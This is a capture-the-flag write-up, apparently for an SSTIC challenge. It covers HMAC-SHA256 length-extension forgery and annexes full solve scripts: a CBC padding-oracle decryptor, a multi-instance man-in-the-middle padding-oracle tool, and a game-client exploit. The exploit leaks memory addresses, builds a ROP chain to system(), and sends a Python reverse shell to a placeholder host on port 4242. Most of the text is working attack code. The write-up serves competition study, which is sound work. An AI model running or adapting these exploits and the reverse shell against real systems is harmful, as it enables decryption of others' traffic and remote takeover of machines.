E. Forging the HMAC(SHA256):

The previous attack can't be used to get the secret key of HMAC or to compute any HMAC. However, it can be used to compute an expansion attack on an known HMAC.

The HMAC is computed as follow:

HMAC(K,m) = H((K^opad) || H((K^ipad) || m))

Where m is the message to be authenticated

K is the secret key.

H is the cryptographic hash function, SHA256 in our case.

To compute the HMAC on a message smaller than the block length (64 bytes for SHA256), the Hash compression function is called 4 times.

H(K^ipad) -> H(m||padding) ->H0

H(K^opad) -> H(H0||padding) -> HMAC

In using the previous fault attack on the last invocation of the SHA256 compression function, we can get the values H0 and H(K^opad).

From these values, we can compute the HMAC of an extended message HMAC(K, m||padding||m_extend).

To solve the challenge, we use the HSMM to compute the HMAC of the message :

```
“From:@mafiaTEST\\to:@mafiaDEV\\content:<base64msg>”
```

Then we use the previous attack to compute the HMAC of the message

```
“From:@mafiaTEST\\to:@mafiaDEV\\content:<base64msg>||padding\\from:@mafiaDEV\\to:@mafiaBOSS\\c
ontent:<base64msg2>”
```

We can send the forged message with the HMAC to the Chat server to get :

```
{'content': 'Essai', 'from': '@mafiaDEV', 'to': '@mafiaBOSS'}, {'content': 'Well done DEV, I see your MafiaChat is
working well!', 'from': '@mafiaBOSS', 'to': '@mafiaDEV'}, {'content': 'Since this communication channel is
clearly trustworthy, here is a secret address where you can learn more about your next mission for the
organisation.', 'from': '@mafiaBOSS', 'to': '@mafiaDEV'}, {'content':
'http://163.172.99.233:8080/1616c662849ee18fa8ad0f370fd6e5ac', 'from': '@mafiaBOSS', 'to': '@mafiaDEV'},
{'content': 'Ave Viridis Crystallum', 'from': '@mafiaBOSS', 'to': '@mafiaDEV'}])
```

We see a new message with the URL of the next chapter.

http://163.172.99.233:8080/1616c662849ee18fa8ad0f370fd6e5ac

We can get the flag of the level:

SSTIC{b3e2c71f3e67d5a8d5855adb30842549ad2bc6e3e7bdbec141d61ee83e2f8f46}

NB: The sources for this chapter are provided in annex.

fault1_hsmm.py, *fault2_hsmm.py* are used to get hashes with fault injections for the phase 1 and phase 2 of the attack.

sha_stp_solve_hsmm_S1.py and *sha_stp_solve_hsmm_S2.py* are used to do the STP computation for phase 1 and phase 2.

Extend_Hmac.py is used to compute the HMAC extension for the final phase of the attack.

6. Annexes

A. clnt_decrypt_cbc_mgs_file.py

```
import socket
import time

HOST = "163.172.99.233"
PORT = 41668


#Received b'\x00Invalid ISO 7816-4 padding'
#00 49 6E 76 61 6C 69 64 20 49 53 4F 20 37 38 31 36 2D 34 20 70 61 64 64 69 6E 67


def dump_msg(data):
        for x in data:
                print("%02X "%x,end='')
        print()

def tst_msg(dta):
        #dump_msg(dta)
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.connect((HOST, PORT))
                s.sendall(dta)
                data = s.recv(1024)

        #print(f"Received {data!r}")
        time.sleep(0.01)
        #for x in data:
        #       print("%02X "%x,end='')
        #print()
        pos = data.find(b"Invalid ISO 7816-4 padding")
        #print(pos)
        if (pos>=0):
                return(False)
        else:
                return(True)



def decrypt_block(msg, block):
        cblock = bytearray(16)
        dta = bytearray.fromhex(msg)
        dta[-16:]=block
        bpos = 32
        for bpos in range(32, 16, -1):

                for b in range(255,-1,-1):
                        tdta = dta.copy()
                        cb = tdta[bpos]
                        ncb = cb ^ b
                        tdta[bpos] = ncb
                        res = tst_msg(tdta)
                        if (res):
                                fb = 0x80 ^ ncb
                                print("FB=%02X %02X"%(fb,b))
                                cblock[bpos-17]=fb
                                break
                dta[bpos] = fb

        return(cblock)

def decrypt_block_cbc(msg, block, pblock):
        dblock = decrypt_block(msg, block)
        cblock = bytearray(16)
        for i in range(16):
                cblock[i] = dblock[i] ^pblock[i]

        return(cblock)

rmsg = '01 50ba1e87d37ea6b9 da8fce4ab5e41b0f cc2da93be2f74f95 5ef4ffe751bbf02c 65b067c5548729c6 945aaee60c9ec88f'
def decrypt_msg(msg):
        mdta = bytearray.fromhex(msg)
        mlen = len(mdta)
        mdtad = bytearray(mlen-17)
        nblk = int((mlen-1)/16)
        for i in range(nblk-1):
                pblk = mdta[1+16*i:1+16*(i+1)]
                blk = mdta[1+16*(i+1):1+16*(i+2)]
                cblk = decrypt_block_cbc(rmsg, blk, pblk)
                print("Blk Clear: ",end='')
                dump_msg(cblk)
                mdtad[16*(i):16*(i+1)] = cblk

        return(mdtad)




with open("client_msgs.txt","r") as fch:
        line = fch.readline()
        while line:
                line = line.strip("\n")
                msg = line[8:]
                print(msg)
                res = decrypt_msg(msg)
                dump_msg(res)
                print()
                line = fch.readline()
```

B. mitm2_decrypt_workers2B.py

```
import asyncio
import sys
import time
import requests

SERVER_HOST = "163.172.99.233"

#SETUP_PORT = 49018 ### <-- SETUP PORT GIVEN WHEN STARTING INSTANCE
#SERVER_PORT = 63976 ### <-- LICENSE SERVER PORT GIVEN WHEN STARTING INSTANCE

PUBLIC_TUNNEL_HOST = "XX.XX.XX.XX" ### <-- YOUR PUBLIC HOST
#PUBLIC_TUNNEL_PORT = 53487 ### <-- YOUR PUBLIC PORT
PUBLIC_TUNNEL_PORT = 46877 ### <-- YOUR PUBLIC PORT

LOCAL_MITM_HOST = ""
#LOCAL_MITM_PORT = 53487 ### <-- YOUR LOCAL BINDING PORT
LOCAL_MITM_PORT = 46877 ### <-- YOUR LOCAL BINDING PORT

INSTANCE_ID = 0


InstanceIDs = list()
setupPorts = list()
serverPorts = list()
```

```
print(sys.argv)



nargs = len(sys.argv)
if nargs != 2:
	sys.exit(1)
msg = sys.argv[1]
print("Decrypt: %s"%msg)

##############################
def sav_res(data):
	with open("resP.txt","a") as fch:
		fch.write(data)
		fch.write('\n')
##############################
def start_instance():
	url_start = "http://%s:8080/step1/start"%(SERVER_HOST)
	print(url_start)
	x = requests.post(url_start)
	if x.ok:
		print(x)
		print(x.content)
		print(x.text)
		res = x.json()
		print(res)
		instanceId = res["nonce"]
		print(instanceId)
		ports = res["ports"]
		return(instanceId,ports[0][0],ports[1][0])
	else:
		print("Start_instance Error")
		return(-1)

def stop_instance(instance_id):
	url_stop = "http://%s:8080/step1/%s/stop"%(SERVER_HOST,instance_id)
	print(url_stop)
	x = requests.post(url_stop)
	if x.ok:
		print(x)
		print(x.content)
		print(x.text)
		res = x.json()
		print(res)
	else:
		print("Stop_instance Error")
		return(-1)


def status_instance(instance_id):
	url = "http://%s:8080/status/%s"%(SERVER_HOST,instance_id)
	print(url)
	x = requests.get(url)
	if x.ok:
		print(x)
		#print(x.content)
		#print(x.text)
		res = x.json()
		print(res)
		return(res)
	else:
		return(-1)

def init_instance(nbInstance):
	global InstanceIDs
	global setupPorts
	global serverPorts

	for i in range(nbInstance):
		(inst1,pm1,ps1) = start_instance()
		InstanceIDs.append(inst1)
```

```
        setupPorts.append(pm1)
        serverPorts.append(ps1)
        print("InstanceId= %s"%inst1)
        sav_res("InstanceId= %s"%inst1)



def fin_instance():
    global InstanceIDs
    nbInstance = len(InstanceIDs)
    for i in range(nbInstance):
        stop_instance(InstanceIDs[i])

##############################
#Client: 00496e76616c69642049534f20373831362d342070616464696e67
# b'\x00Invalid ISO 7816-4 padding'


##############################
def clear_queue(q):
    while q.empty() == False:
        q.get_nowait()
##############################
def dump_msg(data):
    for x in data:
        print("%02X "%x,end='')
    print()

async def send_tst_msg(q_from_clt, q_to_clt, dta, bpos, b):
    print("send_tst_msg: Put in queue:%d, %02X"%(bpos,b))
    await q_to_clt.put((dta,bpos,b))

async def get_ans_tst_msg(q_from_clt, q_to_clt):
    print("get_ans_tst_msg: get from queue")
    (data,bpos,b)  = await q_from_clt.get()
    print("get_ans_tst_msg: get from queue2")
    dump_msg(data)
    pos = data.find(b"Invalid ISO 7816-4 padding")
    if (pos>=0):
        return(False,bpos,b)
    else:
        return(True,bpos,b)


async def decrypt_block(q_from_clt, q_to_clt, msg, block):
    cblock = bytearray(16)
    dta = bytearray.fromhex(msg)
    dta[-16:]=block
    bpos = 32
    for bpos in range(32, 16, -1):
        for b in range(255,-1,-1):
            tdta = dta.copy()
            cb = tdta[bpos]
            ncb = cb ^ b
            tdta[bpos] = ncb
            await send_tst_msg(q_from_clt, q_to_clt, tdta, bpos, b)

        cnt = 0
        mask = [0]*256
        tres = [0]*256
        while True:
            (status, abpos, ab) = await get_ans_tst_msg(q_from_clt, q_to_clt)
            if abpos == bpos:
                if status == True:
                    tdta = dta.copy()
                    cb = tdta[bpos]
                    ncb = cb ^ ab
                    fb = 0x80 ^ ncb
                    print("B= %02X %02X"%(fb,ab))
                    sav_res("B(%d)= %02X %02X"%(bpos,fb,ab))
                    cblock[bpos-17]=fb
```

```
                                        clear_queue(q_to_clt)
                                        break
                                else:
                                        if mask[ab]==0:
                                                cnt+=1
                                        mask[ab]=1
                        if cnt == 256:
                                print("Decryption Failed:%d"%bpos)
                                fin_instance()
                                exit()
                dta[bpos] = fb

        return(cblock)

async def decrypt_block_cbc(q_from_clt, q_to_clt, msg, block, pblock):
        dblock = await decrypt_block(q_from_clt, q_to_clt, msg, block)

        cblock = bytearray(16)
        for i in range(16):
                cblock[i] = dblock[i] ^pblock[i]

        return(cblock)


rmsg = '01713c6f1d41133930599e280b73a71cecfb30111fbf2912d4f94503ff8dc7ebca179b9e70c814a732977cced25bd8791e'

async def decrypt_msg(q_from_clt, q_to_clt, msg):
        mdta = bytearray.fromhex(msg)
        mlen = len(mdta)
        mdtad = bytearray(mlen-17)
        nblk = int((mlen-1)/16)
        for i in range(nblk-1):
                pblk = mdta[1+16*i:1+16*(i+1)]
                blk = mdta[1+16*(i+1):1+16*(i+2)]
                cblk = await decrypt_block_cbc(q_from_clt, q_to_clt, rmsg, blk, pblk)
                print("Decrypted Block")
                dump_msg(cblk)
                sav_res("Decrypted Block: %s"%cblk.hex())
                mdtad[16*(i):16*(i+1)] = cblk

        return(mdtad)

async def decrypt(q_from_clt, q_to_clt):
        global msg

        print("Decrypt")
        print(msg)
        sav_res("Decrypt: %s"%msg)
        dm = await decrypt_msg(q_from_clt, q_to_clt, msg)
        print("Decrypted Msg")
        dump_msg(dm)
        sav_res("Decrypted Msg: %s"%dm.hex())
        fin_instance()
        return(dm)

###############################
def clear_queue(q):
        while q.empty() == False:
                q.get_nowait()
###############################
async def client_handler(clientside_reader, clientside_writer, q_from_clt, q_to_clt, num_srv):
    print("New connection:[%d]"%num_srv)

    if not (client_to_server := (await clientside_reader.read(1024))):
        print("Connection closed by client")
        return
    print("Client: " + client_to_server.hex())


    while True:
        print("Handler: get from Queue")
        (ms,bpos,b) = await q_to_clt.get()
        print("Handler[%d]: get from Queue2: (%d,%02X)"%(num_srv,bpos,b))
        dump_msg(ms)

        clientside_writer.write(ms)
        await clientside_writer.drain()

        if not (mr := (await clientside_reader.read(1024))):
            print("Connection closed by client")
            print("Put msg again in queue")
            await q_to_clt.put((ms,bpos,b))
            return
        print("Handler: put in Queue")
        print("Handler[%d]: put in Queue: (%d,%02X)"%(num_srv,bpos,b))
        dump_msg(mr)
        await q_from_clt.put((mr,bpos,b))
        ######

        if clientside_reader.at_eof():
            print("Connection closed by client EOF")
            return


async def print_setup_read(reader, writer):
    if not (setup_msg := (await reader.read(1024))):
        print("\033[31mConnection closed during setup phase\033[0m")
        writer.close()
        await writer.wait_closed()
        exit()
    print(setup_msg.decode())

# Start an instance of the challenge
async def setup():
    global InstanceIDs
    global setupPorts

    nbInstance = len(InstanceIDs)
    for i in range(nbInstance):
        setup_reader, setup_writer = await asyncio.open_connection(SERVER_HOST, setupPorts[i])
        await print_setup_read(setup_reader, setup_writer)
        setup_writer.write(f"{PUBLIC_TUNNEL_HOST}:{(PUBLIC_TUNNEL_PORT+i)}".encode())
        await setup_writer.drain()
        await print_setup_read(setup_reader, setup_writer)

def get_fn_init(q_from_clt, q_to_clt, i):

                def fnI(r,w):
                                return (client_handler(r, w, q_from_clt, q_to_clt, i))

                return( fnI)

# Start the MITM listener
async def mitm_listener(q_from_clt, q_to_clt):
    global InstanceIDs
    global setupPorts
    global serverPorts

    servers = list()
    servers_co = list()
    nbInstance = len(InstanceIDs)
    fIs = list()
    for i in range(nbInstance):
        fI =  get_fn_init(q_from_clt, q_to_clt, i)
        fIs.append(fI)
        server = await asyncio.start_server(fIs[i], LOCAL_MITM_HOST, LOCAL_MITM_PORT+i)
        print(server)
        servers.append(server)
    for i in range(nbInstance):
        print(i)
        srv_co = servers[i].serve_forever()
        servers_co.append(srv_co)
    await servers_co[0]



async def main():
    q_from_clt = asyncio.Queue()
    q_to_clt = asyncio.Queue()
    # Run the listener and the setup tasks in parallel to avoid the challenge telling us it can't connect to our listener
    await asyncio.gather(mitm_listener(q_from_clt, q_to_clt), setup(), decrypt(q_from_clt, q_to_clt))


NB_WORKERS=15
init_instance(NB_WORKERS)
asyncio.run(main())
```

C. Clnt_DM.py

```
from construct import ConstructError, Container, EnumIntegerString
from typing import Tuple, Callable

import threading

import socket
import sys
import time

import protocol

#RHOST = "172.18.0.2"
RHOST = "163.172.99.233"

RPORT = 31337


#LHOST = "172.18.0.1"
LHOST = "192.168.1.23"
LPORT   = 20001

LICENSE_KEY = b"PR2YU5CZGCYMS272GLZ1WA43W7P44I7S"


sock: socket.socket
PToken = bytes(16)
PToken2 = bytes(16)

players = dict()
objects = dict()

def load_binbuff():
   dta=bytearray()
   with open("bin_buff_D3.txt","r") as fch:
      l = fch.readline()
      l = fch.readline()
      while l:
         l=l.strip('\n')
         pos=l.find(':')
         l = l[pos+1:]
         el = l.split('\t')
         for x in el:
            if len(x)>0:
               dta.append(int(x,16))
         l = fch.readline()

   return(dta)


def show_players(plrs):
   for e in plrs.items():
      print(e)
   print()

def find_player_by_name(name):
   #print("====>Find player")
   for p in players.items():
      #print(p)
      #print(p[1].name, name)
      if p[1].name == name:
         ret=p[1].player_id
         team=p[1].team
         X = p[1].x
         Pmap = p[1].map_id
         PGHP = p[1].greenshard_hp
         Pinfo = (team, Pmap, X, PGHP)
         return(ret,Pinfo)
   return(None,None)
```

```
def send_pdu(token, addr , cmd: protocol.Cmd, body: dict ) -> None:

    global sock

    serialized_body = protocol.commands[cmd].build(body)
    print(f"Sending {cmd!r}, body ({len(serialized_body)} bytes): {serialized_body.hex()}")

    assert 0 <= len(serialized_body) <= 0xFFFF

    serialized_pdu = protocol.PDU.build({
        "cmdId": cmd,
        "bodySize": len(serialized_body),
        "token": token,
        "body": serialized_body,
    })

    print(f"Sending {serialized_pdu.hex()}")
    sock.sendto(serialized_pdu, addr)

def send_error(addr, error: str) -> None:
    global PToken
    send_pdu(PToken, addr, protocol.Cmd.ERROR_PDU, {"error": error})



def handle_authentication_pdu(addr, body, player):
    global PToken
    global PToken2
    print("==>Authentication")
    print(body)
    print(body.token)
    if PToken == bytearray(16):
        PToken = body.token
    else:
        PToken2 = body.token
    print("PToken: ",end='')
    print(PToken.hex())
    print("PToken2: ",end='')
    print(PToken2.hex())

def handle_server_player_info_pdu(addr, body, player):
    #print("==>Server_player_info")
    #print(body)
    pl_id = body.player_id
    players.update({pl_id: body})
    #if not pl_id in players:
    #    players[pl_id] = body

def handle_server_attack_pdu(addr, body, player):
    print("==>Server_attack")
    #print(body)

def handle_server_disconnect_pdu(addr, body, player):
    print("==>Server_disconnect")
    print(body)

def handle_chat_pdu(addr, body, player):
    print("==>Chat")
    print(body)

def handle_text_pdu(addr, body, player):
    print("==>Text")
    print(body)

def handle_error_pdu(addr, body, player):
    print("==>Error")
    print(body)
```

```
def handle_map_pdu(addr, body, player):
    #print("==>Map")
    #print(body)
    nobj = body.n_objects
    for i in range(nobj):
        obj_id = body.objects[i].object_id
        objects.update({obj_id:body.objects[i]})



def net_receiver():
    while True:

        data, addr = sock.recvfrom(65536)

        #print(f"[+] Received {len(data)} bytes from {addr}: {data.hex()}")

        if len(data) < 0x14:
            send_error(addr, "Invalid header size, packet ignored")
            continue

        try:
            pdu: Container = protocol.PDU.parse(data)
        except ConstructError as e:
            send_error(addr, "Malformed PDU, packet ignored")
            print(e)
            print(data.hex())
            continue

        #print(pdu.cmdId)
        #print(pdu.token)
        if pdu.cmdId not in pdu_handlers:
            send_error(addr, "Unknown or unsupported command, packet ignored")
            continue

        try:
            body: Container = protocol.commands[pdu.cmdId].parse(bytes(pdu.body))
        except ConstructError:
            send_error(addr, "Malformed body, packet ignored")
            continue

        player = None
        pdu_handlers[pdu.cmdId](addr, body, player)
        #print()



pdu_handlers: dict = {
    protocol.Cmd.AUTHENTICATION_RESPONSE_PDU: handle_authentication_pdu,
    protocol.Cmd.SERVER_PLAYER_INFO_PDU: handle_server_player_info_pdu,
    protocol.Cmd.SERVER_ATTACK_PDU: handle_server_attack_pdu,
    protocol.Cmd.SERVER_DISCONNECT_PDU: handle_server_disconnect_pdu,
    protocol.Cmd.CHAT_PDU: handle_chat_pdu,
    protocol.Cmd.TEXT_MESSAGE_PDU: handle_text_pdu,
    protocol.Cmd.MAP_STATE_PDU: handle_map_pdu,
    protocol.Cmd.ERROR_PDU: handle_error_pdu,
}


def heartbeat(token):
    addr = (RHOST,RPORT)
    send_pdu(token, addr, protocol.Cmd.HEARTBEAT_PDU, {
        })

def disconnect():
    global PToken
    addr = (RHOST,RPORT)
    send_pdu(PToken, addr, protocol.Cmd.CLIENT_DISCONNECT_PDU, {
        })
    PToken = bytes(16)
```

```
def disconnect2():
   global PToken2
   addr = (RHOST,RPORT)
   send_pdu(PToken2, addr, protocol.Cmd.CLIENT_DISCONNECT_PDU, {
      })
   PToken2 = bytes(16)

def chat(dta):
   global PToken
   addr = (RHOST,RPORT)
   send_pdu(PToken, addr, protocol.Cmd.CHAT_PDU, {
         "text": dta,
      })

def attack(victim, damage):
   global PToken
   addr = (RHOST,RPORT)
   send_pdu(PToken, addr, protocol.Cmd.CLIENT_ATTACK_PDU, {
         "victim_player_id": victim,
         "attack_damage": damage,
      })

def seizing(object_id):
   global PToken
   addr = (RHOST,RPORT)
   send_pdu(PToken, addr, protocol.Cmd.OBJECT_SEIZING_PDU, {
         "object_id": object_id,
      })

def player_info(name, facing, map_id, x, y, is_afk, shielded, greenshard_hp, last_attacker):
   global PToken
   addr = (RHOST,RPORT)
   send_pdu(PToken, addr, protocol.Cmd.CLIENT_PLAYER_INFO_PDU, {
         "name": name,
         "facing": facing,
         "map_id": map_id,
         "x": x,
         "y": y,
         "is_afk": is_afk,
         "shielded": shielded,
         "greenshard_hp": greenshard_hp,
         "last_attacker": last_attacker,
      })

def player_info2(name, facing, map_id, x, y, is_afk, shielded, greenshard_hp, last_attacker):
   global PToken2
   addr = (RHOST,RPORT)
   send_pdu(PToken2, addr, protocol.Cmd.CLIENT_PLAYER_INFO_PDU, {
         "name": name,
         "facing": facing,
         "map_id": map_id,
         "x": x,
         "y": y,
         "is_afk": is_afk,
         "shielded": shielded,
         "greenshard_hp": greenshard_hp,
         "last_attacker": last_attacker,
      })


def cnx(name=None):
   global PToken
   addr = (RHOST,RPORT)
   if name == None:
      username = b"toto1234567890U" + b"\x00"
   else:
      username = name
   send_pdu(b"\x00"*16, addr, protocol.Cmd.AUTHENTICATION_PDU, {
         "license_key": LICENSE_KEY,
         "username": username,
      })
```

```
def send_rev_shell():
   pad = b"\x00"*32
   cmd = b"""python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("XX.XX.XX.XX",4242));os.dup2(s.fileno(),0);os.dup2(s.filen
o(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'"""
   print ("rev_shell cmd length:%d"%len(cmd))
   dta = pad+cmd
   chat(dta)

def get_local_player_chunk(taddr):
   dta = bytearray(71)
   dta[0] = 5
   txt_addr = 0
   dta[0x20:0x28]=txt_addr.to_bytes(8,'little')
   dta[0x28] = 0x14
   dta[0x2c] = 0x14
   dta[0x38:0x40]=taddr.to_bytes(8,'little')
   return(dta)

def PEEK(taddr):
   print("PEEK: 0x%x"%taddr)
   dta = get_local_player_chunk(taddr)
   for i in range(6):
      chat(dta)

def POKE(New_val):
   global T_GHP
   print("POKE: 0x%x"%New_val)
   (p_id,Pinfo) = find_player_by_name(b"mafioso-dev"+b"\x00"*5)
   if p_id != None:
            delta_GHP = T_GHP - New_val
            print("delta_GHP:0x%X"%delta_GHP)
            if delta_GHP < 0:
               delta_GHP += pow(2,64)
            print("delta_GHP:0x%X"%delta_GHP)
            attack(p_id, delta_GHP)


def PEEKS():
   global P_cnt
   global PRes_cnt
   global Pstate
   global main_heap
   global libc_dirname
   global libc_text_base
   global libc_prog_short_name
   global stack_prog_short_name
   global stack_base
   global stack_mainAddr
   global main_addr
   global stack_D8
   global ptr_snprintf
   global client_text
   global texture_addr
   global libc_ptr_argv
   global libc_dl_runtime
   global stack_argv
   global ld_client
   global ld_text
   global ld_start
   global lib_pulse
   global lib_pulsecommon
   if Pstate==0:
      taddr = Ref_Addr + 0xD80
      PEEK(taddr)
   elif Pstate==1:
      taddr = texture_addr
```

```
        PEEK(taddr)
    elif Pstate==2:
        taddr = libc_ptr_argv
        PEEK(taddr)
    elif Pstate==3:
        taddr = libc_dl_runtime
        PEEK(taddr)
    elif Pstate==4:
        taddr = lib_pulsecommon
        PEEK(taddr)

    elif Pstate==5:
        taddr = stack_D8-8 - 0xD8 + 0x78 + 16
        PEEK(taddr)
    elif Pstate==6:
        send_rev_shell()
        taddr = stack_D8 - 0xD8 + 0x78 + 16
        PEEK(taddr)
    elif Pstate==7:
        taddr = stack_D8+8 - 0xD8 + 0x78 + 16
        PEEK(taddr)
    elif Pstate==8:
        rev_shell_addr = Ref_Addr + 0x1100
        taddr = rev_shell_addr
        PEEK(taddr)
    elif Pstate==9:
        PStack = stack_argv - 0x258
        taddr = PStack
        PEEK(taddr)
    elif Pstate==10:
        taddr = ptr_snprintf
        PEEK(taddr)

    PRes_cnt = P_cnt + 2
    P_cnt += 5
    Pstate += 1

def Get_PEEK_RES():
    global T_GHP
    global P_cnt
    global PRes_cnt
    global Pstate
    global main_heap
    global libc_dirname
    global libc_text_base
    global libc_prog_short_name
    global stack_prog_short_name
    global stack_base
    global stack_mainAddr
    global main_addr
    global stack_D8
    global ptr_snprintf
    global client_text

    global texture_addr
    global libc_ptr_argv
    global libc_dl_runtime
    global stack_argv
    global ld_client
    global ld_text
    global ld_start
    global lib_pulse
    global lib_pulsecommon


    if Pstate==1:
         texture_addr = T_GHP
        print("texture_addr: 0x%x"%texture_addr)

    elif Pstate==2:
        libSDL_Txt_Magic = T_GHP
        libc_text_base = libSDL_Txt_Magic - 0x77b0 - 0x4d7000
        libc_ptr_argv = libc_text_base + 0x1f2000 + 0x1A20
        libc_dl_runtime = libc_text_base + 0x1f2000 + 0x10
        lib_pulse = libc_text_base - 0x12e008
        lib_pulsecommon = libc_text_base - 0xa2d018
        print("libc_text_base: 0x%x"%libc_text_base)

    elif Pstate==3:
        stack_argv = T_GHP
        print("stack_argv: 0x%x"%stack_argv)

    elif Pstate==4:
        ld_dl_runtime = T_GHP
        ld_text = ld_dl_runtime - 0x13d30
        print("ld_dl_runtime: 0x%x"%ld_dl_runtime)


    elif Pstate==5:
        pulsecommon_main = T_GHP
        client_text = pulsecommon_main - 0x8E0
        print("pulsecommon_main: 0x%x"%pulsecommon_main)
        print("client_text: 0x%x"%client_text)
        stack_D8 = stack_argv - 0x258 + 0xD8
        ptr_snprintf = client_text + (0x555555580b28 - 0x555555556000)
        print("ptr_snprintf: 0x%x"%ptr_snprintf)


    elif Pstate==6:
        pop_RDI_RET = client_text + (0x000055555555708a - 0x555555556000)
        val = pop_RDI_RET
        POKE(val)

    elif Pstate==7:
        rev_shell_addr = Ref_Addr + 0x1100
        val = rev_shell_addr
        POKE(val)

    elif Pstate==8:
        libc_system = libc_text_base + (0x7ffff7af9d70 - 0x7ffff7ad1000)
        val = libc_system
        POKE(val)

    elif Pstate==9:
        pval = T_GHP
        print("rev shell: 0x%x"%pval)

    elif Pstate==10:
        pval = T_GHP
        print(" add_RSP_78: 0x%x"%pval)

    elif Pstate==11:
        add_RSP_78 = client_text + 0x32B1
        val = add_RSP_78
        POKE(val)



if len(sys.argv)>1:
    RPORT = int(sys.argv[1])
    print("RPORT=%d"%RPORT)

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((LHOST,LPORT))

cnx()

net_daemon = threading.Timer(0, net_receiver)
net_daemon.daemon = True
net_daemon.start()
cnt = 0
P_X = 960.0
```

```
P_DIR = 1
T_AddrMask = 0
Ref_Addr = 0

T_team = 1

P_cnt = 52
#P_cnt = -1
PRes_cnt = -1
Pstate = 0
main_heap = 0
libc_dirname = 0
libc_text_base = 0
libc_prog_short_name = 0
stack_prog_short_name = 0
stack_base = 0
stack_mainAddr = 0
main_addr = 0
stack_D8 = 0
ptr_snprintf = 0
client_text = 0

texture_addr = 0
libc_ptr_argv = 0
libc_dl_runtime = 0
stack_argv = 0
ld_client = 0
ld_text = 0
ld_start = 0
lib_pulse = 0
lib_pulsecommon = 0

while True:
    #print("Token: ",end='')
    #print(PToken)
    if (PToken != b"\x00"*16):
        heartbeat(PToken)
        if cnt == 0:
            pass
        elif cnt >= 2:
            (p_id,Pinfo) = find_player_by_name(b"mafioso-dev"+b"\x00"*5)
            if p_id != None:
                print("Target_id: %d"%p_id)
                (T_team, T_Pmap, T_X, T_GHP) = Pinfo
                print("T_team: %d"%T_team)
                print("T_Pmap: %d"%T_Pmap)
                print("T_X: %d"%T_X)
                if T_team == protocol.Team.Red: # Red
                    print("1:T_team: %d"%T_team)
                    P_X = 0.0
                    P_DIR = 1
                    M_Hit = 11
                else:
                    print("0:T_team: %d"%T_team)
                    P_X = 960.0
                    P_DIR = 0
                    M_Hit = 9

                if T_AddrMask == 0 and T_GHP >20:
                    T_AddrMask = T_GHP
                    print("T_AddrMask0:0x%X"%T_AddrMask)
                    Ref_Addr = (T_AddrMask <<0x0C)
                    print("Ref_Addr:0x%X"%Ref_Addr)

                print("T_Pmap = %d"%T_Pmap)
                print("T_GHP = 0x%X"%T_GHP)
                if cnt>=3 and cnt < M_Hit:
                    attack(p_id, 1)
                if cnt == M_Hit+4:
                    attack(p_id, 1)
```

```
if cnt == 19:
        dta = bytearray(63)
        dta[0] = ord(b'Z')
        dta[0x18] = 0x35
        val = T_AddrMask.to_bytes(5,"little")
        dta[0x20:0x25] = val
        print(dta)
        chat(dta)

if cnt == 21:
    (p_id,Pinfo) = find_player_by_name(b"mafioso-dev"+b"\x00"*5)
    if p_id != None:
        (T_team, T_Pmap, T_X, T_GHP) = Pinfo
        New_addr = Ref_Addr + 0xF10
        print("New_addr:0x%X"%New_addr)
        print("T_AddrMask:0x%X"%T_AddrMask)
        Masked_addr = New_addr ^ T_AddrMask
        print("Masked_addr:0x%X"%Masked_addr)
        print("T_GHP:0x%X"%T_GHP)
        delta_GHP = T_GHP - Masked_addr
        print("delta_GHP:0x%X"%delta_GHP)
        if delta_GHP < 0:
            delta_GHP += pow(2,64)
        print("delta_GHP:0x%X"%delta_GHP)
        attack(p_id, delta_GHP)

if cnt == 26:
    chat(b"A"*31)
    cnx(b"essai123456\xC2\x95"+b"\x00"*3)

if cnt == 28:
    # Put new player in map 0 to make sure it won't be rendered
    player_info2(b"essai123456\xC2\x95"+b"\x00"*3, P_DIR, 0, P_X, 288.0, 0, 0, 20, b"\x00"*16)

if cnt == 33:
    #pass
    for i in range(1):
        chat(b"A"*31)
        chat(b"B"*31)

    dta = bytearray(63)
    dta[0] = ord(b'Z')
    dta[0x18] = 0xf5
    val = T_AddrMask.to_bytes(5,"little")
    dta[0x20:0x25] = val
    print(dta)
    chat(dta)



if cnt == 40:
    dta = load_binbuff()
    dta = dta[:-1]
    (p_id2,Pinfo) = find_player_by_name(b"essai123456\xC2\x95"+b"\x00"*3)
    if p_id2 != None:
        print("P_id2: %d"%p_id2)
        dta[56]=(p_id2 & 0xFF)
        dta[57]=(p_id2 >>8)

        taddr = Ref_Addr + 0x1010
        dta[48:56]=taddr.to_bytes(8,'little')

        taddr = Ref_Addr + 0xBE0
        dta[216:224]=taddr.to_bytes(8,'little')

        taddr = 0
        dta[192:200]=taddr.to_bytes(8,'little')
        chat(dta)


if cnt == 46:
```

```
            disconnect2()
            (p_id,Pinfo) = find_player_by_name(b"mafioso-dev"+b"\x00"*5)
            if p_id != None:
                attack(p_id, 100)


            time.sleep(0.1)
            taddr = Ref_Addr + 0xD80
            dta = get_local_player_chunk(taddr)
            for i in range(5):
                chat(dta)


        if cnt == 47:
            #dta = bytearray(71)
            #dta = bytearray(b"P"*71)
            #for i in range(5):
            #    chat(dta)

            #Ref_Addr:0x7FFFC8000000
            taddr = Ref_Addr + 0xD80
            dta = get_local_player_chunk(taddr)
            chat(dta)

        if cnt == P_cnt:
            PEEKS()

        if cnt == PRes_cnt:
            Get_PEEK_RES()


        cnt += 1
        print()
        #print("PLAYERS: ")
        #show_players(players)
        #print(objects)
        print("(%d)================================================================================="%cnt)
        player_info(b"toto1234567890U\x00", P_DIR, 1, P_X, 288.0, 0, 0, 20, b"\x00"*16)

    if (PToken2 != b"\x00"*16):
        heartbeat(PToken2)
    time.sleep(1)
```

```
$ cat bin_buff_D3.txt
0x7fffd0000f18:    0xf5    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f20:    0x00    0x00    0xfd    0xff    0x07    0x00    0x00    0x00
0x7fffd0000f28:    0x61    0x38    0x19    0xf8    0x40    0x89    0x95    0x39
0x7fffd0000f30:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f38:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f40:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f48:    0xc5    0x00    0x00    0x00    0x00    0x00    0x00    0x00
